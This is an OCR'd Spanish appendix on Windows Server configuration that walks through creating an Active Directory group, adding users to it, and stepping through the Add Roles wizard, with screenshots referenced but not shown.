<Wendell Odom. **Guia Oficial CCENT/CCNA ICND1.** Ciscopress>


ANEXO I

Configuración del Servidor

Vamos a Inicio-Herramientas Administrativas-Usuarios y Equipos de Active Directory. Dentro Alumnos haremos botón derecho-Nuevo-Grupo. En la pestaña General:




En la pestaña Miembros le damos a Agregar e introducimos los usuarios en el grupo:




Aceptamos todo.


Ahora vamos a Inicio- botón derecho sobre equipo-Administrar. En la parte derecha de la ventana le daremos a Añadir Roles. Le damos a siguiente. Seleccionaremos:




Le damos a siguiente. Le damos otra vez a siguiente. Seleccionamos:




Le damos a siguiente. Le damos otra vez a siguiente. Seleccionamos:




Le damos a siguiente. Escribimos:




Le damos a siguiente. Le damos otra vez a siguiente. Le damos a Agregar:




Aceptamos y siguiente:




Le damos a siguiente:




Le damos a siguiente y otra vez a siguiente.




Le damos a siguiente.



